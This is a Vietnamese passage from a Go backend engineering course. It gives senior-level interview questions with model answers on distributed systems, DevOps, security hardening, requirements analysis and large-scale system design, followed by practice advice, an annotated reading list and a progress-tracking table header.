34. ◆◆◆ Giao dịch phân tán: 2PC và saga? 2PC chặn và gắn chặt, ít dùng giữa dịch vụ độc lập. Saga: chuỗi giao dịch cục bộ + bù trừ, trạng thái bền sau mỗi bước, mọi bước/bù trừ idempotent; orchestration (bộ điều phối) cho quy trình dài, choreography (sự kiện) cho đơn giản. Hệ quả: nhất quán cuối cùng, trạng thái trung gian nhìn thấy được (`PENDING`), giữ chỗ có TTL.

35. ◆◆◆ Monolith, modular monolith, microservices: chọn thế nào? Bắt đầu modular monolith (ranh giới ép bằng test); tách khi có bằng chứng: nhiều đội giẫm chân, co giãn/độ tin cậy khác biệt, ranh giới ổn định, đội đủ năng lực vận hành. Cảnh giác "monolith phân tán". Toán: 8 dịch vụ đồng bộ 99,9% → 99,2%; tách tăng độ trễ và khuếch đại đuôi.

36. ◆◆ Circuit breaker, retry, timeout, bulkhead: khi nào mỗi cái? Timeout mọi lời gọi (ngân sách lan truyền); retry chỉ lỗi tạm thời + idempotent, backoff + jitter + ngân sách, một tầng; breaker ngừng gọi thứ đang hỏng và cho nó phục hồi; bulkhead giới hạn đồng thời theo phụ thuộc để lỗi không lan; suy giảm có kiểm soát cho tính năng không thiết yếu.

37. ◆◆◆ Thiết kế hệ thống: URL shortener / rate limiter / hàng đợi. Bạn tiếp cận thế nào? Khung: làm rõ yêu cầu (chức năng, quy mô, SLO) → ước lượng (req/s, dung lượng) → API → mô hình dữ liệu → kiến trúc cấp cao → đào sâu một phần (sinh mã không va chạm, cache, chống lạm dụng) → nút thắt, độ bền, đánh đổi. Nói to giả định; nêu ít nhất hai phương án và vì sao chọn.

38. ◆◆ Event-driven: ưu và nhược? Ghép lỏng, chịu được người nhận tạm ngừng, co giãn độc lập; nhược: nhất quán cuối cùng, thứ tự/trùng lặp, khó theo dõi luồng (cần trace xuyên sự kiện), phiên bản sự kiện. Sự kiện nên kể điều đã xảy ra, không ra lệnh.

39. ◆◆◆ CQRS và event sourcing: khi nào? CQRS tách mô hình ghi và đọc (đọc tối ưu riêng, nhất quán cuối cùng); event sourcing lưu chuỗi sự kiện thay vì trạng thái (kiểm toán, tái dựng). Đều tăng độ phức tạp đáng kể; dùng khi có nhu cầu rõ (kiểm toán, đọc rất khác ghi), không dùng mặc định.

40. ◆◆ Định luật Little và ứng dụng? `L = λW`: số yêu cầu đang xử lý = tốc độ đến × thời gian xử lý. Ứng dụng: thông lượng tối đa của pool kết nối ≈ `pool / W` (đo ở Buổi 49: pool 8, W ≈ 2,9 ms → ~2.800 req/s; vượt là hàng đợi tăng vọt). Lập kế hoạch dung lượng và kích thước pool.

E.5. DevOps và vận hành (7 câu)

41. ◆ Docker image tốt cho Go trông thế nào? Đa giai đoạn, `CGO_ENABLED=0`, `-trimpath -ldflags "-s -w"`, ảnh nền `distroless/static:nonroot`, `ENTRYPOINT` dạng exec (nhận tín hiệu), `HEALTHCHECK`, `.dockerignore` loại `.env`/`.git`, thứ tự lớp tối ưu cache (`go.mod` trước mã), không bí mật trong lớp, ghim và quét. Lợi ích: ảnh vài chục MB, bề mặt tấn công nhỏ.

42. ◆◆ Khác biệt readiness, liveness, startup probe? Readiness: có nên nhận lưu lượng (gỡ khỏi Service khi hỏng, không khởi động lại). Liveness: tiến trình có kẹt không (khởi động lại khi hỏng), **không** kiểm tra phụ thuộc kẻo DB chậm khởi động lại hàng loạt. Startup: cho khởi động chậm mà không phải nới liveness.

43. ◆◆ Triển khai không rớt yêu cầu trên Kubernetes cần gì? `maxUnavailable: 0` + readiness chính xác; ứng dụng đặt `Ready=false` và chờ lan truyền endpoint trước khi đóng cổng; `terminationGracePeriodSeconds` > chờ + thời gian tắt êm; PDB; tương thích ngược lược đồ/API giữa hai phiên bản chạy song song.

44. ◆◆ CI/CD tốt có những cổng nào; bảo mật pipeline? Lint, test (`-race`, DB thật), `govulncheck`, quét ảnh, dựng một lần, ký, triển khai xác minh, quay lui. Bảo mật: quyền token tối thiểu, không `${{ dữ liệu người dùng }}` trong `run:`, ghim hành động, OIDC thay khóa dài hạn, môi trường có duyệt, runner tạm thời.

45. ◆◆◆ GitOps là gì; lợi ích? Git là nguồn sự thật cho trạng thái mong muốn, tác nhân trong cụm (ArgoCD) kéo và điều hòa liên tục, tự chữa lành drift. Lợi ích: CI không giữ quyền vào cụm, mọi thay đổi có lịch sử/review, quay lui bằng `git revert`, kiểm toán dễ.

46. ◆◆ Quản lý bí mật đúng cách? Không trong mã/ảnh/log; tiêm lúc chạy; mã hóa trong Git (SOPS) hoặc kho ngoài (Secrets Manager/Vault + External Secrets); ưu tiên **danh tính thay vì bí mật** (OIDC, IRSA); xoay vòng được (chấp nhận hai khóa cùng lúc); khi lộ: thu hồi trước, điều tra, dọn lịch sử sau.

47. ◆◆◆ Bạn xử lý một sự cố production thế nào? Giảm thiểu trước (quay lui bản phát hành gần nhất, tắt cờ), phân vai (IC/Ops/Comms/Scribe), giao tiếp đều, giữ bằng chứng trước khi khởi động lại, ba câu hỏi đầu (thay đổi gần đây? lỗi ở đâu? phụ thuộc nào hỏng?), sau đó hậu kiểm không đổ lỗi với hành động có chủ/hạn. Nêu một sự cố thật bạn từng gặp.

E.6. Senior và hành vi (3 câu)

48. ◆◆◆ Kể về một quyết định kỹ thuật khó bạn đã đưa ra. Dùng cấu trúc: bối cảnh và ràng buộc → các phương án → tiêu chí và dữ liệu bạn dùng → quyết định → kết quả (kể cả điều sai) → bài học. Ví dụ: không thêm cache vì đo thấy DB còn dư; hoặc cầu dao cho Redis sau thí nghiệm hỗn loạn. Cho thấy bạn nêu đánh đổi và có điều kiện đảo ngược.

49. ◆◆ Bạn bất đồng với đồng nghiệp về thiết kế; xử lý thế nào? Tách dữ kiện khỏi ưu tiên, tìm tiêu chí chung, đề nghị đo hoặc spike, viết ra phương án để so sánh, nếu bế tắc leo thang đúng người quyết định; sau khi quyết định, "bất đồng rồi cam kết" và ghi lại điều kiện xem lại. Tránh đối đầu cá nhân.

50. ◆◆◆ Ước lượng một dự án 2 tháng; bạn báo cáo thế nào? Chia lát nhỏ, ước lượng ba điểm, chạy mô phỏng, nói phân phối ("7–8 tuần, 80% tự tin") với rủi ro lớn nhất và spike để giảm bất định; phân biệt cam kết (P80–P90) với dự báo (P50); báo trễ sớm kèm lựa chọn (cắt phạm vi, dời ngày).

E.7. Phân tích và thiết kế trước khi code (14 câu)

51. ◆ Khác biệt giữa yêu cầu chức năng, phi chức năng và ràng buộc? Cho ví dụ. Chức năng là hệ thống *làm gì* ("khách hủy được đơn đang chờ"). Phi chức năng là *đạt mức nào* và phải đo được ("p95 `GET /products` dưới 200 ms ở 50 yêu cầu/giây"). Ràng buộc là giới hạn áp sẵn, không thương lượng được trong dự án này (ngân sách một VPS, bắt buộc PostgreSQL), ghi kèm lý do. Câu trả lời tốt nêu thêm *giả định* và *rủi ro* như hai loại ghi chú riêng.

52. ◆◆ Biến "hệ thống phải nhanh" thành yêu cầu kiểm chứng được. Chỉ rõ đại lượng (độ trễ), phân vị (p95/p99, không phải trung bình), ngưỡng, điều kiện tải và phần cứng, và cách đo (bộ phát tải nào, trên môi trường nào). Từ con số đó suy ra ngân sách cho từng tầng. Dẫn chứng: bảng NFR của ShopGo ở Buổi 22A.

53. ◆ MoSCoW là gì và vì sao phải ghi cả mục "Won't"? Must/Should/Could/Won't (lần này). Won't là *cam kết về điều không làm*, nên chặn phình phạm vi và cho khách thấy mình đã được nghe; mục nào bị đẩy xuống Won't phải ghi lý do và điều kiện xem lại.

54. ◆◆ Khách thêm "mã giảm giá" giữa chừng. Bạn xử lý thế nào? Không nhận miệng. Ghi một yêu cầu thay đổi, dùng ma trận truy vết để thấy nó chạm vào đâu (use case, bảng, endpoint, test), đánh giá tác động lên phạm vi, lịch, chi phí, rủi ro, để khách quyết định đánh đổi (thêm gì thì bớt gì hoặc dời ngày), rồi cập nhật đặc tả và truy vết.

55. ◆◆ `include` và `extend` trong sơ đồ use case khác nhau thế nào? Có vẽ "Xác thực" cho mọi use case không? `include` là bước luôn xảy ra và được tách ra dùng chung; `extend` là hành vi tùy chọn mà use case gốc không biết đến. Xác thực thường nên là *tiền điều kiện* ghi một lần, không phải mũi tên chằng chịt trong mọi use case.

56. ◆◆ Làm sao để sơ đồ trạng thái không lệch khỏi mã? Dùng bảng chuyển trạng thái trong mã làm *nguồn sự thật duy nhất*, sinh sơ đồ (Mermaid) từ chính bảng đó, và kiểm trong CI; test bảng chứng minh chuyển hợp lệ/không hợp lệ (kể cả hủy hai lần). Sơ đồ vẽ tay sẽ lệch sau vài tuần.

57. ◆◆ Tìm thực thể từ một đề bài mơ hồ như thế nào? Gạch danh từ và động từ trong đề bài, từ điển nghiệp vụ và use case; mỗi danh từ ứng viên qua bốn câu hỏi (có danh tính riêng không, có nhiều thể hiện không, có thuộc tính riêng không, có vòng đời không); loại các từ đồng nghĩa và những thứ chỉ là thuộc tính; chốt nghĩa trong từ điển. Sau đó xác định quan hệ, bản số và sự tham gia bắt buộc/tùy chọn.

58. ◆◆ Vì sao `order_items` có khóa chính ghép và `unit_price`, còn `orders` lưu sẵn `total`? `order_items` là bảng kết hợp N–N mang thuộc tính của *cặp* (số lượng, giá lúc mua), khóa ghép `(order_id, product_id)` ngăn dòng trùng. Giá lịch sử là sự thật khác với giá hiện tại nên phải chụp lại. `total` là phi chuẩn hóa có chủ đích để truy vấn nhanh và để bản ghi tài chính không trôi theo thời gian; đổi lại cần truy vấn đối soát kiểm tra nó khớp tổng các dòng.

59. ◆◆◆ Thiết kế bảng `refresh_tokens` an toàn thế nào? Chỉ lưu *băm* token (không lưu bản gốc), có `family_id` để thu hồi cả chuỗi, giữ `used_at` thay vì xóa để *phát hiện dùng lại*, đổi nguyên tử bằng `UPDATE ... WHERE used_at IS NULL RETURNING`; khi thấy token đã dùng bị xuất trình lại thì thu hồi cả chuỗi. Nêu thêm: cần job dọn token hết hạn, nếu không bảng này phình nhanh nhất.

60. ◆◆ Keyset hơn `OFFSET` ở đâu, và đánh đổi gì? Keyset (`WHERE (created_at, id) < ($1, $2) ORDER BY ... LIMIT n`) chạm số trang gần như không đổi dù đi sâu, và ổn định khi dữ liệu thay đổi giữa các lần gọi; `OFFSET` phải đọc rồi bỏ đi mọi dòng trước đó (đo ở Buổi 22C: hàng trăm nghìn trang so với chục trang). Đổi lại không nhảy được tới trang bất kỳ, cần cột phụ (`id`) để thứ tự tất định, và mỗi kiểu sắp xếp cần một index riêng.

61. ◆◆ Vì sao hủy đơn là `POST /orders/{id}/cancellations` mà không phải `DELETE` hay `PATCH {"status":"cancelled"}`? `DELETE` nghĩa là tài nguyên biến mất (đơn không được xóa); `PATCH` để client tự đặt trạng thái và bỏ qua quy tắc chuyển trạng thái. `POST` tạo một *lệnh có tên*, có quy tắc kiểm tra (chỉ khi `pending`, hoàn kho đúng một lần), có chỗ mở rộng (lý do hủy, người hủy) và có kết quả riêng.

62. ◆◆ Đơn của người khác nên trả 403 hay 404? `404`, giống hệt "không tồn tại", để không lộ việc đơn đó có thật (chống dò ID, IDOR). Quyền sở hữu nằm ngay trong câu SQL (`WHERE id = $1 AND user_id = $2`) để không thể quên kiểm tra; kiểm bằng bảng quyết định và test.

63. ◆◆◆ Thiết kế `Idempotency-Key` cho `POST /orders`: các tình huống và giới hạn? Cùng khóa, cùng nội dung: trả lại phản hồi cũ; cùng khóa nhưng nội dung khác: `422`; cùng khóa đang chạy: `409` kèm `Retry-After`. Khóa gắn với người dùng, có TTL. Giới hạn của bản tham chiếu: kho lưu trong bộ nhớ một tiến trình, nên chỉ đúng khi một bản sao; nhiều bản sao cần bảng PostgreSQL ghi cùng giao dịch với đơn.

64. ◆◆ Vì sao không "thiết kế hết rồi mới code"? Walking skeleton và lát cắt dọc là gì? Thiết kế đóng băng sớm sẽ lỗi thời và dồn rủi ro về cuối. Walking skeleton là khung mỏng chạy từ đầu đến cuối (healthz, DB, migration, CI), rồi mỗi *lát cắt dọc* làm trọn một nhóm use case qua mọi tầng; thiết kế sâu những chỗ khó đảo ngược, để phần còn lại tiến hóa. Ma trận truy vết (yêu cầu → use case → quy tắc → bảng → endpoint → test), kiểm bằng máy, chứng minh không yêu cầu nào bị bỏ sót.

E.8. Hệ thống quy mô lớn (20 câu)

65. ◆◆◆ Phát biểu CAP đúng. Vì sao "chọn 2 trong 3" sai, và PACELC bổ sung gì? Phân vùng mạng không phải lựa chọn mà là điều sẽ xảy ra; chỉ khi *đang* có phân vùng bạn mới phải chọn giữa nhất quán (từ chối một phía) và sẵn sàng (trả lời có thể cũ). PACELC thêm: *lúc bình thường* vẫn phải đánh đổi giữa độ trễ và nhất quán (chờ replica xác nhận hay không).

66. ◆◆◆ `R + W > N` có đủ cho linearizability không? Không. Quorum giao nhau bảo đảm đọc thấy bản ghi mới *nếu ghi đã hoàn tất*; nhưng ghi dở dang, sloppy quorum hay ghi thất bại áp dụng một phần vẫn cho phép đảo ngược mới→cũ giữa hai lần đọc. Cần read repair đồng bộ (kiểu ABD) hoặc đồng thuận (Raft) cho linearizability.

67. ◆◆ Làm sao đảm bảo "đọc thấy ghi của chính mình" khi đọc từ replica PostgreSQL? Ba cách: *vé LSN* (ghi trả về vị trí WAL, đọc chỉ ở replica đã replay tới vị trí đó, nếu chưa thì đọc primary), *dính primary* T giây sau khi ghi (yếu khi độ trễ vượt T), hoặc `remote_apply` (đổi độ trễ ghi lấy nhất quán). Nêu thêm: cần đo `replay_lag` thật.

68. ◆◆◆ Vì sao `hash(key) mod N` là thảm họa khi thêm shard, và các cách thay thế? Đổi N làm đổi chỗ phần lớn khóa (khoảng 80% khi thêm một nút trong thí nghiệm ở Buổi 54). Thay bằng vòng băm nhất quán với nút ảo (chỉ khoảng 1/(N+1) khóa di chuyển), rendezvous hashing, jump hash, hoặc slot logic cùng thư mục tra cứu.

69. ◆◆◆ Resharding trực tuyến mà không mất dữ liệu thế nào? Ghi kép (cũ và mới) → backfill bằng upsert có điều kiện theo phiên bản (không ghi đè mù) → so sánh hai phía → chuyển đọc → chuyển ghi → gỡ bản cũ; mỗi bước có tiêu chí đo được và đường quay lui. Cạm bẫy kinh điển: backfill ghi đè bản mới hơn bằng bản cũ.

70. ◆◆ UUIDv4, UUIDv7 hay `BIGINT` làm khóa chính? UUIDv4 chèn ngẫu nhiên khắp chỉ mục nên tách trang, mật độ lá thấp (khoảng hai phần ba so với ~90%), index phình và tập làm việc là cả index. UUIDv7 theo thời gian nên chèn ở lá cuối, mật độ ngang `BIGINT` nhưng to hơn vì 16 byte, và lộ thời điểm tạo. `BIGINT` nhỏ và tuần tự nhưng cần cơ chế sinh khi nhiều nút (dải ID, Snowflake). ID không thay cho việc kiểm tra quyền.

71. ◆◆◆ Khóa Redis có TTL; tiến trình giữ khóa bị treo quá TTL rồi ghi muộn. Chuyện gì xảy ra? Hai tiến trình cùng tin mình đang giữ khóa nên bản cũ ghi đè bản mới. Chữa bằng *fencing token*: mỗi lần cấp khóa kèm số tăng dần, kho đích từ chối ghi có token nhỏ hơn đã thấy (`WHERE fence <= $token`). Redlock không giải quyết vấn đề này, và Redis không phải nguồn token tin cậy khi failover.

72. ◆◆◆ Raft bảo đảm những gì? Chuyện gì xảy ra khi chia cắt mạng? Mỗi term có tối đa một leader; ràng buộc bầu cử (ứng viên có log không cũ hơn); bản ghi chỉ được commit khi có đa số và chỉ đếm bản ghi của term hiện tại. Phía thiểu số không commit được và log bị cắt khi nối lại; leader mới ghi một bản ghi `noop` để commit các bản ghi cũ.

73. ◆◆◆ Consumer chết trước khi commit offset. Exactly-once có thật không? Message được giao lại (at-least-once). Hiệu quả "đúng một lần" đạt bằng xử lý idempotent: ghi bảng `processed_events` *cùng giao dịch* với hiệu ứng nghiệp vụ. Exactly-once thật chỉ có trong biên Kafka→Kafka (producer idempotent + giao dịch); ra ngoài biên đó vẫn cần idempotency.

74. ◆◆ Vì sao feed dùng hybrid thay vì fan-out khi ghi (push) thuần? Push khuếch đại ghi theo số người theo dõi; một bài của người nổi tiếng thành hàng triệu lần ghi. Hybrid: push cho đa số, *pull* lúc đọc cho

người nổi tiếng; ngưỡng chọn bằng SLO ở đuôi (mô phỏng Buổi 57 cho thấy chỉ một dải ngưỡng đạt đồng thời SLO ghi và SLO đọc).

75. ◆◆◆ Đảm bảo thứ tự, không mất, không trùng trong chat thế nào? `seq` theo từng hội thoại do kho cấp (không dựa đồng hồ), `message_id` do client sinh để khử trùng khi gửi lại, phát at-least-once, client khử trùng theo `seq` và phát hiện khoảng trống rồi đồng bộ lại, `ack` chỉ gửi sau khi *lưu bền*. Khi hàng triệu client nối lại cùng lúc: backoff lũy thừa với full jitter.

76. ◆◆ So sánh token bucket, leaky bucket, GCRA và sliding window. Token bucket, leaky bucket (dạng meter) và GCRA thực chất tương đương (một số duy nhất mỗi khóa), cho phép bùng nổ tới `burst + rate × cửa sổ`. Sliding log chính xác nhưng tốn O(hạn mức) bộ nhớ; sliding counter xấp xỉ; fixed window cho gấp đôi hạn mức ở ranh giới cửa sổ.

77. ◆◆◆ Vì sao rate limit trên Redis bằng `GET` rồi `SET` sai? Redis chết thì fail-open hay fail-closed? Đọc-sửa-ghi không nguyên tử nên nhiều yêu cầu cùng đọc giá trị cũ và vượt hạn mức; `INCR` rồi chết trước `EXPIRE` để lại khóa không TTL. Dùng script Lua nguyên tử. Khi Redis chết: theo từng route, đọc công khai *fail-open* (kèm hạn mức cục bộ và cảnh báo), đăng nhập/OTP/thanh toán *fail-closed*; đặt timeout ngắn và circuit breaker.

78. ◆◆◆ Đổi analyzer của chỉ mục tìm kiếm mà không gián đoạn thế nào? Dựng chỉ mục v2 song song, backfill rồi ghi đôi từ indexer, kiểm tra khớp nguồn, đổi alias nguyên tử, giữ v1 để quay lui. Indexer dùng phiên bản ngoài và bia mộ (tombstone) để chịu thứ tự đảo và sự kiện trùng.

79. ◆◆ Vì sao ghi sổ cái kép thay vì một cột `balance`? Sửa sai thế nào? Tiền không biến mất, chỉ chuyển giữa tài khoản; mỗi giao dịch cân bằng (tổng nợ bằng tổng có) và kiểm tra được bằng máy; lịch sử dựng lại được. Sổ chỉ thêm, không sửa: sai thì ghi *bút toán đảo*. Số dư là dữ liệu dẫn xuất, nếu lưu vật hóa thì có truy vấn đối soát.

80. ◆◆◆ Hai yêu cầu rút 80 từ ví 100 chạy đồng thời. Vì sao đọc-kiểm-ghi sai, và cách sửa đúng? Cả hai cùng thấy 100 nên cùng được rút. Sửa bằng `UPDATE ... WHERE balance >= 80` nguyên tử, `SELECT ... FOR UPDATE`, ràng buộc `CHECK (balance >= 0)`, hoặc `SERIALIZABLE` kèm thử lại khi gặp `40001`.

81. ◆◆◆ Gọi cổng thanh toán bị timeout. Kết luận thất bại hay thành công? Không kết luận cả hai: đó là trạng thái *không biết*. Gửi mã tham chiếu ổn định theo khóa idempotency; giải quyết bằng webhook, truy vấn trạng thái hoặc gọi lại với cùng mã; đối soát (so sổ cái với sao kê cổng) là lưới an toàn cuối cùng.

82. ◆◆◆ Chống đặt chỗ bán lố mà không cần khóa ở ứng dụng? Ràng buộc loại trừ `EXCLUDE USING gist (room WITH =, period WITH &&)` trên `tstzrange` nửa mở; giữ chỗ có TTL (held → confirmed/expired) và job nhả chỗ hết hạn; ghế rời rạc dùng partial unique index. Vi phạm trả `23P01`, ánh xạ thành lỗi miền "chỗ đã có người".

83. ◆◆◆ Bão thử lại (retry storm) là gì và vì sao nguy hiểm? Kiến trúc ô giải quyết gì? Thử lại ở nhiều tầng khuếch đại tải hiệu dụng vượt công suất và dồn việc quá hạn vào hàng đợi (hỏng "metastable": tải giảm mà hệ thống vẫn không hồi phục). Phòng thủ: thử lại ở một tầng, ngân sách khoảng 10%, jitter, bỏ yêu cầu quá hạn, xả tải. Kiến trúc ô chia hệ thống thành N ô độc lập để một sự cố chỉ ảnh hưởng khoảng 1/N người dùng; shuffle sharding làm điều đó mịn hơn bằng tập máy con ngẫu nhiên cho mỗi khách.

84. ◆◆◆ Tìm tài xế gần nhất khi có 200.000 tài xế cập nhật vị trí mỗi 4 giây? Chỉ mục geohash hoặc lưới ô trong bộ nhớ (vị trí là *soft state*, mất thì dựng lại từ lần cập nhật kế tiếp), tìm ô hiện tại và các ô lân cận để tránh hiệu ứng biên, shard theo ô địa lý, và gán tài xế bằng *claim* nguyên tử có TTL để không giao một tài xế cho hai chuyến.

E.9. Cách luyện tập

1. **Luyện nói, không chỉ đọc.** Ghi âm bạn trả lời 10 câu; nghe lại: có ví dụ cụ thể không, có nêu đánh đổi không, có vòng vo không.
2. **Gắn mỗi câu với một hiện vật của ShopGo** (một số đo, một lỗi, một ADR): "Tôi đã gặp điều này: cache làm `TestOrderLifecycle` đỏ vì tồn kho cũ, và đây là cách tôi sửa."
3. **Luyện thiết kế hệ thống bằng giấy** theo khung 6 bước ở Buổi 40 và khung 45 phút ở Buổi 60 (kèm 10 đề luyện), mỗi tuần một đề (URL shortener, bảng xếp hạng, hệ thống thông báo, đặt vé, ví điện tử, news feed, chat). Với phần phân tích: lấy một đề bài mơ hồ bất kỳ và viết nhật ký câu hỏi làm rõ, use case, ERD trong một buổi tối (Buổi 22A–22E).
4. **Luyện lập trình có kiểm tra:** bài nhỏ trong 30–45 phút, viết test trước, nói to cách nghĩ.
5. **Chuẩn bị câu hỏi ngược** về đội: quy trình triển khai, trực, hậu kiểm, tỉ lệ thời gian cho nợ kỹ thuật. Câu trả lời cho bạn biết văn hóa kỹ thuật thật.

Phụ lục F — Tài liệu tham khảo và đọc thêm

> **Cách dùng**
> Danh sách này chọn lọc: ít nhưng đáng đọc, xếp theo chủ đề và theo thứ tự nên đọc. Tên miền được liệt kê là tài liệu chính thức hoặc nguồn ổn định lâu năm; hãy tìm theo tên để lấy địa chỉ hiện hành. Sách có thể có ấn bản mới hơn.

F.1. Go

- **Tài liệu chính thức** (`go.dev`): *A Tour of Go*, *Effective Go*, *Go Code Review Comments*, đặc tả ngôn ngữ (*The Go Programming Language Specification*), *Go Blog* (đặc biệt các bài về `context`, `errors`, pipelines, generics, `slog`, profiling), ghi chú phát hành từng phiên bản, *Go Data Race Detector*, *Diagnostics* (pprof, trace).
- **Sách:** *The Go Programming Language* (Donovan & Kernighan); *Concurrency in Go* (Katherine Cox-Buday); *100 Go Mistakes and How to Avoid Them* (Teiva Harsanyi); *Learning Go* (Jon Bodner).
- **Mã nguồn đáng đọc:** thư viện chuẩn (`net/http`, `sync`, `context`, `encoding/json`), `jackc/pgx`, `gin-gonic/gin`, `prometheus/client_golang`.

F.2. Cơ sở dữ liệu

- **PostgreSQL Documentation** (`postgresql.org/docs`): chương về giao dịch và MVCC, chỉ mục, `EXPLAIN`, sao lưu liên tục và PITR, sao chép, khóa (`Explicit Locking`), `pg_stat_statements`.
- **Sách:** *Designing Data-Intensive Applications* (Martin Kleppmann): sách quan trọng nhất về dữ liệu và hệ phân tán; *The Art of PostgreSQL* (Dimitri Fontaine); *PostgreSQL 14 Internals* (Egor Rogov, có bản miễn phí).
- **Use The Index, Luke** (`use-the-index-luke.com`): lập chỉ mục SQL dễ hiểu.

F.3. Thiết kế API, bảo mật

- **OWASP** (`owasp.org`): *API Security Top 10*, *Cheat Sheet Series*, *ASVS*. **RFC** liên quan: HTTP semantics (RFC 9110), JWT (RFC 7519), OAuth 2.0 (RFC 6749/9700), Problem Details (RFC 9457).
- **Sách:** *Web API Design: The Missing Link*; *Designing Web APIs* (Brenda Jin et al.); *Threat Modeling: Designing for Security* (Adam Shostack); *Secure by Design*.
- **Protobuf & gRPC** (`protobuf.dev`, `grpc.io`), **buf** (`buf.build/docs`).

F.4. Kiến trúc và hệ phân tán

- **Sách:** *Designing Data-Intensive Applications* (Kleppmann); *Building Microservices* (Sam Newman); *Monolith to Microservices* (Sam Newman, về strangler fig); *Domain-Driven Design* (Eric Evans) và *Implementing DDD* (Vaughn Vernon); *Release It!* (Michael Nygard, mẫu chịu lỗi); *Fundamentals of Software Architecture* (Richards & Ford); *System Design Interview* (Alex Xu).
- **Bài viết:** Martin Fowler (`martinfowler.com`): *MonolithFirst*, *StranglerFigApplication*, *CQRS*, *Event Sourcing*, *Circuit Breaker*; Pat Helland, *Life Beyond Distributed Transactions*; Chris Richardson (`microservices.io`): mẫu Saga, Outbox; *The Twelve-Factor App* (`12factor.net`).

F.5. Vận hành, SRE và quan sát

- **Sách miễn phí của Google:** *Site Reliability Engineering*, *The Site Reliability Workbook* (`sre.google`): SLO, ngân sách lỗi, cảnh báo, hậu kiểm.
- **Sách:** *Accelerate* (Forsgren, Humble, Kim: các thước đo DORA); *The Phoenix Project / The DevOps Handbook*; *Observability Engineering* (Majors, Fong-Jones, Miranda); *Systems Performance* (Brendan Gregg, phương pháp USE); *Database Reliability Engineering* (Campbell & Majors).
- **Công cụ:** `prometheus.io/docs` (đặc biệt *Alerting* và *Recording rules*), `opentelemetry.io`, `grafana.com/docs`, Brendan Gregg (`brendangregg.com`: *USE Method*, *Linux Performance*).
- **Hậu kiểm công khai:** tuyển tập sự cố của nhiều công ty (kho `danluu/post-mortems` trên GitHub) là nguồn học thực tế tuyệt vời.

F.6. Container, Kubernetes, hạ tầng

- `docs.docker.com` (Dockerfile best practices, BuildKit, Compose), `kubernetes.io/docs` (Concepts, Tasks; *Pod Lifecycle*, *Probes*, *HPA*), `kustomize.io`, `argo-cd.readthedocs.io`, `developer.hashicorp.com/terraform`, `docs.ansible.com`, `cert-manager.io`, `external-secrets.io`, `github.com/getsops/sops`, `docs.github.com/actions` (đặc biệt *Security hardening for GitHub Actions*), `sigstore.dev` (cosign), `slsa.dev`.
- **Sách:** *Kubernetes in Action* (Marko Lukša), *Kubernetes Patterns* (Ibryam & Huß), *Terraform: Up & Running* (Yevgeniy Brikman), *Container Security* (Liz Rice).
- **Well-Architected:** AWS/GCP/Azure *Well-Architected Framework* (sáu trụ cột).

F.7. Kỹ năng Senior và nghề nghiệp

- **Sách:** *The Staff Engineer's Path* (Tanya Reilly); *Staff Engineer: Leadership beyond the management track* (Will Larson); *An Elegant Puzzle* (Will Larson); *The Pragmatic Programmer*; *Software Engineering at Google* (đặc biệt chương về code review, tài liệu, kiểm thử); *A Philosophy of Software Design* (John Ousterhout); *Clean Architecture* (đọc có phê phán); *The Manager's Path* (Camille Fournier); *Peopleware*.
- **Viết kỹ thuật:** *On Writing Well* (Zinsser), *Google Technical Writing* (khóa miễn phí), mẫu ADR của Michael Nygard (*Documenting Architecture Decisions*).
- **Ước lượng:** Steve McConnell, *Software Estimation: Demystifying the Black Art*; Douglas Hubbard, *How to Measure Anything*.

F.8. Phân tích yêu cầu, mô hình hóa và thiết kế dữ liệu/API

- **Sách:** *Software Requirements* (Karl Wiegers và Joy Beatty): phân tích và đặc tả yêu cầu; *Writing Effective Use Cases* (Alistair Cockburn): viết use case; *User Stories Applied* (Mike Cohn); *Database Design for Mere Mortals* (Michael J. Hernandez): quy trình thiết kế CSDL từ yêu cầu; *Domain-Driven Design Distilled* (Vaughn Vernon): ngôn ngữ chung và ranh giới ngữ cảnh.
- **Chuẩn và công cụ:** *OpenAPI Specification* (`spec.openapis.org`), *JSON Schema* (`json-schema.org`), *Mermaid* (`mermaid.js.org`) để vẽ sơ đồ từ văn bản; *C4 model* (`c4model.com`).
- **Hướng dẫn thiết kế API:** *Microsoft REST API Guidelines* và *Google API Improvement Proposals* (`google.aip.dev`): hai bộ quy ước công khai, đáng đọc để so sánh với quy ước của riêng bạn.

F.9. Hệ phân tán và thiết kế hệ thống quy mô lớn

- **Bài báo kinh điển (tìm theo tên):** *Time, Clocks, and the Ordering of Events in a Distributed System* (Leslie Lamport); *Dynamo: Amazon's Highly Available Key-value Store*; *In Search of an Understandable Consensus Algorithm* (Raft, Ongaro và Ousterhout); *Consistent Hashing and Random Trees* (Karger và cộng sự); *Life Beyond Distributed Transactions* (Pat Helland).
- **Sách:** *Designing Data-Intensive Applications* (Martin Kleppmann): các chương về nhân bản, phân mảnh, giao dịch, nhất quán và xử lý luồng là nền của Buổi 53–56; *Database Internals* (Alex Petrov); *Site Reliability Engineering* và *The Site Reliability Workbook* (Google); *System Design Interview* (Alex Xu) để luyện khung trả lời.
- **Phân tích thực nghiệm:** loạt báo cáo của *Jepsen* (`jepsen.io`) về hành vi thật của các cơ sở dữ liệu phân tán khi có lỗi; bài *How to do distributed locking* của Martin Kleppmann và phản hồi của tác giả Redis về Redlock (đọc cả hai phía, xem Buổi 55).
- **Tài liệu sản phẩm:** *Apache Kafka Documentation* (mô hình log, consumer group), *PostgreSQL Documentation* chương về sao chép streaming, phân vùng khai báo, `EXCLUDE` và `uuidv7()`.

F.10. Tự học có phương pháp

Chọn **một** nguồn sâu cho mỗi chủ đề thay vì nhiều nguồn nông; đọc đi đôi với **làm** (gõ lại, phá thử, đo); viết lại điều đã học bằng lời của mình (bài ghi chú, bài blog); đọc mã nguồn của công cụ bạn dùng hằng ngày; và theo dõi một vài người/đội viết tốt về sự cố thật. Mỗi quý chọn một chủ đề nền tảng (mạng, hệ điều hành, cơ sở dữ liệu nội bộ, hệ phân tán) và đi sâu: nền tảng trôi giá chậm hơn framework rất nhiều.

Phụ lục G — Bảng theo dõi tiến độ học

> **Cách dùng**
> In hoặc sao chép bảng này. Với mỗi buổi, đánh dấu ba mức: **Đọc** (đã đọc và gõ lại mọi ví dụ), **Làm** (xong bài tập cơ bản + trung bình), **Chứng minh** (có hiện vật: mã, kết quả chạy, ghi chú). Một buổi chỉ tính là xong khi bạn đã giải thích lại nó được cho người khác mà không nhìn tài liệu. Cuối mỗi giai đoạn, làm bài tự đánh giá và dự án.

G.1. Tiến độ theo buổi

Buổi	Chủ đề	Đọc	Làm	Chứng minh	Ngày xong
